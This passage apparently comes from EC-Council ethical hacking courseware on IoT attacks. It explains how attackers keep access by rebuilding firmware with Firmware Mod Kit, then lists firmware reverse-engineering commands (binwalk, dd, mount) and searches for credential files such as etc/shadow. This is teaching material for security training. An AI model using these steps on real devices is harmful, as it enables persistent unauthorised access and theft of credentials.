All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.47: Gaining remote access using Shodan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Maintain Access by Exploiting Firmware

- Attackers exploit the firmware installed on the IoT device to maintain access on the device
- After gaining remote access, the attackers explore the file system to access the firmware on the device
- Attackers use tools such as Firmware Mod Kit to reconstruct the malicious firmware from the legitimate firmware
- The Firmware Mod Kit allows for easy deconstruction and reconstruction of firmware images for various embedded devices



https://code.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Maintain Access

Once the attacker gains access to the device, the attacker uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and using malicious programs such as backdoor, trojans, etc. to maintain access. Attackers use tools such as Firmware Mod Kit, Firmwalker, Firmalyzer Enterprise, and Firmware Analysis Toolkit to exploit firmware.

Maintain Access by Exploiting Firmware

Source: *https://code.google.com*

The Firmware Mod Kit allows for easy deconstruction and reconstruction of firmware images for various embedded devices. While it primarily targets Linux-based routers, it is compatible with most firmware that makes use of common firmware formats and file systems such as TRX/uImage and SquashFS/CramFS.

The Firmware Mod Kit is a collection of tools, utilities, and shell scripts. The utilities can be used directly, or the shell scripts can be used to automate and combine common firmware operations (e.g., extract and rebuild). Using Firmware Mod Kit, attackers can perform the following activities:

- Extract a firmware image into its component parts
- User makes a desired modification to the firmware's file system or web UI (webif)
- Rebuild firmware
- Flash modified firmware onto the device and brick it

The core scripts to facilitate firmware operations are listed below.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Primary Scripts	Secondary Scripts
extract-firmware.sh → Firmware extraction script	ddwrt-gui-extract.sh → Extracts Web GUI files from extracted DD-WRT firmware
build-firmware.sh → Firmware rebuilding script	ddwrt-gui-rebuild.sh → Restores modified Web GUI files to extracted DD-WRT firmware

Table 18.5: Firmware Mod Kit code scripts





Figure 18.48: Screenshot of Firmware Mod Kit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Firmware Analysis and Reverse Engineering

Firmware acts as the central point in controlling various IoT devices. Attackers analyze the firmware of the target IoT devices to uncover the underlying loopholes and vulnerabilities. Attackers perform firmware analysis to identify the passwords, API tokens and endpoints, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

Steps used by attackers to perform firmware analysis and reverse engineering:

Source: *https://www.owasp.org*

- **Obtain Firmware**

  After gaining access to the target IoT device, extract the firmware from the device

- **Analyze Firmware**

  Run the following commands to analyze the firmware:

  - Run "file" command on the "*.bin" file
  - Verify the MD5 signature
    - Run the "cat" command on the *.md5 file
    - Run the "md5sum" command on the *.bin file
  - Run "strings" against the *.bin file
    - For example,

      strings -n 10 xyz.bin > strings.out

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

less strings.out

- Run "hexdump" against the *.bin file
  - For example,

    hexdump -C -n 512 xyz.bin > hexdump.out

    cat hexdump.out
  - Running hexdump can help identify the type of firmware build


- **Extract the Filesystem**
  - Run binwalk for analyzing, reverse-engineering, and extracting data from the firmware image
    - For example,

      binwalk xyz.bin
    - binwalk will identify the type of file system in use
  - Extract the filesystem using "dd"
    - For example,

      dd if=xyz.bin bs=1 skip=922460 count=2522318 of=xyz.squashfs
- **Mount the Filesystem**
  - Create a mount directory

    For example, mkdir rootfs
  - sudo mount -t ext2 {filename} rootfs
- **Analyze the Filesystem Content**
  - Check the following files and folders once the filesystem is mounted:
    - etc/passwd, etc/shadow, etc/ssl
    - grep -rnw '/path/to/somewhere/' -e "pattern" such as password, admin, and root.
    - find . -name '*.conf' and other file types such as *.pem, *.crt, *.cfg, .sh, and .bin.
    - You can also run the Firmwalker script to search for these items in the extracted filesystem
- **Emulate Firmware for Dynamic Testing**
  - Perform dynamic testing of the web interface of the device using emulation software such as QEMU

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Hacking Tools

